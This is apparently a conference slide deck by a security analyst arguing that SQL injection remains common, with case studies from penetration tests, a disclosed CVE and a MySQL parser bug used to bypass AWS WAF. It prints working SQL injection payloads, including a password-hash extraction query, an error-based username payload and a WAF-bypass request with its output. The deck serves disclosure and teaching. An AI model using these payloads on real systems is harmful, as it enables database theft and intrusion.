



SQL Injection Is Still Alive

From a Mall's Interactive Terminal to AWS WAF Bypass

Marc Olivier Bergeron, Cybersecurity Analyst





Who am I?

Marc Olivier Bergeron

- Cybersecurity Analyst at GoSecure since 2020
- Work in the field since 2017, but enthusiast since 2015
- Participated in many cyber events
- Challenge designer at NorthSec
- Administrator of RingZero Team CTF
- Love SQL Injections






Is SQL Injection (SQLi) dead?

Often hearing that

- “SQL injection can’t be found in the wild anymore.”
- “CTF challenge designers should stop doing SQL injection challenges as it is not relevant anymore.”
- “It’s so easy to protect yourself from SQL injection, no one is vulnerable anymore.”



🤖 SQLi is Everywhere! (1/2)



Unexpected place

Web application accessible
via internal network




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🤖 SQLi in a mall interactive display terminal (2/2)



Simple SQL injection `1'` or `'1'='1` style

Still contained sensitive information



External SQLi to Domain Admin (1/5)



Context

- External assessment without credentials
- Some Web attack surface



External SQLi to Domain Admin (2/5)



A custom page in a CMS

- Accessible without authentication

Vulnerable to SQLi

- Found with arithmetic operations and “(select 1)”

`1+1-1`

`(select 1)`

- Password hashes exfiltration possible via boolean-based querying

```
1) OR ASCII(SUBSTRING((SELECT password FROM
cms..user ORDER BY email OFFSET 1 ROWS FETCH NEXT
1 ROWS ONLY),1,1)) BETWEEN 32 AND 97 -- -
```



External SQLi to Domain Admin (3/5)



Cracked the extracted passwords

- Cracked in our cracking box in around 45 minutes



External SQLi to Domain Admin (4/5)



Credential reuse is a big no!

- Credential was reused and worked on an email appliance without MFA
- Found dev account credential to the dev CMS accessible from the Internet
- Found unrestricted file upload in the dev CMS



External SQLi to Domain Admin (5/5)



Ended up with Domain Admins right

- RCE as IIS user with SEImpersonationPrivilege to become SYSTEM
- Obtain cleartext password with Mimikatz of a user member of Domain Admins group



CVE Devolutions (CVE-2021-28157) (1/3)



Second Order SQL injection (error-based)

1. First, you set this as your username

'or 1/(SELECT name FROM master..sysobjects ORDER BY 1 OFFSET 0 ROWS FETCH NEXT 1 ROW ONLY)='

CVE Devolutions (CVE-2021-28157) (1/3)




Second Order SQL injection (error-based)

1. First, you set this as your username

'or 1/(SELECT name FROM master..sysobjects ORDER BY 1 OFFSET 0 ROWS FETCH NEXT 1 ROW ONLY)='

2. Second, trigger the payload by deleting the user



CVE Devolutions (CVE-2021-28157) (2/3)



The pseudocode of the vulnerability

```
query = """IF EXISTS (SELECT name FROM sysusers WHERE name = '{0}')
BEGIN
DROP USER [{0}];
END""".replace("[", ""])
```

CVE Devolutions (CVE-2021-28157) (2/3)



The pseudocode of the vulnerability

```
query = """IF EXISTS (SELECT name FROM sysusers WHERE name = '{0}')
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Example of a username that would execute arbitrary SQL command

```
' or 1=1)BEGIN
{INJECT HERE}
END
ELSE--
```

CVE Devolutions (CVE-2021-28157) (2/3)



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Example of a username that would execute arbitrary SQL command

```
' or 1=1)BEGIN
{INJECT HERE}
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ELSE--
```

What the query looks like (injection in red)

```
IF EXISTS (SELECT name FROM sysusers WHERE name = '' or 1=1)BEGIN
{INJECT HERE}
END
ELSE--')
BEGIN
DROP USER [...];
END
```

🐐🐐 CVE Devolutions (CVE-2021-28157) (3/3)



Payload of at most 128 characters

Found this injection by injecting `·]` everywhere I could

Inspiration for Goat Connect Challenge at NorthSec 2021

Preface of 🐪🐪🐪: MySQL Parser Bug



Bug presented in 2013 at BlackHat

```
SELECT table_name FROM information_schema 1.e.tables
```

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SELECT table_name FROM information_schema 1.e.tables
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New ways of exploiting in 2018

```
SELECT 1.e(table_name) FROM 1.e(information_schema 1.e.tables)
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```
SELECT table_name FROM information_schema 1.e.tables
```

New ways of exploiting in 2018

```
SELECT 1.e(table_name) FROM 1.e(information_schema 1.e.tables)
```

And then in 2021...

```
SELECT id 1.1e, CHAR 10.2e(id 2.e)1.e, CONCAT 3.e('a'12.e,'b'1.e,'c'1.34e)1.e, 12 1.e*2 1.e, 12 1.e/2  
1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 FROM test 1.e.test;
```

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SELECT table_name FROM information_schema 1.e.tables
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1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 FROM test 1.e.test;
```

Which is the equivalent to this:

```
SELECT id, CHAR(id), CONCAT('a','b','c'), 12*2, 12/2, 12|2, 12^2, 12%2, 12&2 FROM test.test;
```

☞☞☞ AWS WAF Bypass (1/4)



AWS WAF Bypass (2/4)



Client: “Normally the firewall should protect us right now.”

🍌🍌🍌 AWS WAF Bypass (2/4)



Client: “Normally the firewall should protect us right now.”

An hour and 16 minutes later...

🍌🍌🍌 AWS WAF Bypass (2/4)



Client: “Normally the firewall should protect us right now.”

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Me: “I have a bypass and can still extract everything”

🍌🍌🍌 AWS WAF Bypass (2/4)



Client: “Normally the firewall should protect us right now.”

An hour and 16 minutes later...

Me: “I have a bypass and can still extract everything.”

The injection used to bypass AWS WAF

```
1 UNION 1.e(SELECT 1.e(table_name),1.e(2) FROM 1.e(information_schema.tables))
```

🌸🌸🌸 AWS WAF Bypass (3/4)



Proof of AWS WAF Bypass

```
$ curl -i -H "Origin: http://my-domain" -X POST \  
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or 1.e(1) or '1'='1"  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=UTF-8  
Content-Length: 32  
Connection: keep-alive  
Date: Wed, 21 Jul 2021 21:38:23 GMT  
Server: Apache/2.4.41 (Ubuntu)  
X-Cache: Miss from cloudfront  
Via: 1.1 eae631604d5db564451a93106939a61e.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: YUL62-C1  
X-Amz-Cf-Id: TDwlolP9mvJGtcwB5vBoUGr-JRxzcX-ZLuumG9F4vioKl1L5ztPwUw==
```

```
1  admin  
2  usertest1  
3  usertest2
```

🍌🍌🍌 AWS WAF Bypass (4/4)



The bypass is fixed for AWS WAF.

The bug was reported to MySQL and MariaDB.

Use Web Application Firewall ONLY as last line of defense.



SQLi Tips and Tricks

Tips & Tricks – Small steps (1/3)



- String: Try to concatenate and achieve the same result.

	MySQL	SQLite	MSSQL	Oracle	PostgreSQL	IBM DB2
<code>admi' + 'n</code>	0	0	admin	-	-	-
<code>admi' + char(110) + '</code>	0	0	admin	-	-	-
<code>admi' 'n</code>	0	admin	-	admin	admin	admin
<code>admi' chr(110) '</code>	-	-	-	admin	admin	admin
<code>admi' char(110) '</code>	0	admin	-	-	-	admi110

* A dash means there was an error with the query.

Tips & Tricks – Small steps (2/3)



- What is a string worth in integer?

	MySQL	SQLite	MSSQL	Oracle	PostgreSQL	IBM DB2
1 + '1'	2	2	2	2	2	2
1 + '1a'	2	2	-	-	-	-
1 + 'a1'	1	1	-	-	-	-
' ' + ' '	0	0	"	null	-	-
'1' + '1'	2	2	'11'	2	-	2

* A dash means there was an error with the query.

Tips & Tricks – Small steps (3/3)



Integer

- Try to achieve the same result
- Use arithmetic operators

```
id=1+1-1
```

```
id=1/1
```

- Use the string

```
id=1+'1'
```

- Other tricks

```
id=(select 1)
```

```
id=1e0
```

```
id=0x1
```

```
id=1,1
```



Tips & Tricks - Other

Don't rely only on tools.

- Not reliable for every situation.

Gain experience.

- Practice with Capture The Flags (CTFs).
- Test locally.




Conclusion – SQLi is still alive!

I found 10 SQLi this year without any tool.

Practice by participating in CTFs.

Try small payloads before going crazy.

SQL injection won't die while SQL is alive.



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Questions?



For more information about the bug in MySQL parser



<https://www.gosecure.net/blog/2021/10/19/a-scientific-notation-bug-in-mysql-left-aws-waf-clients-vulnerable-to-sql-injection/>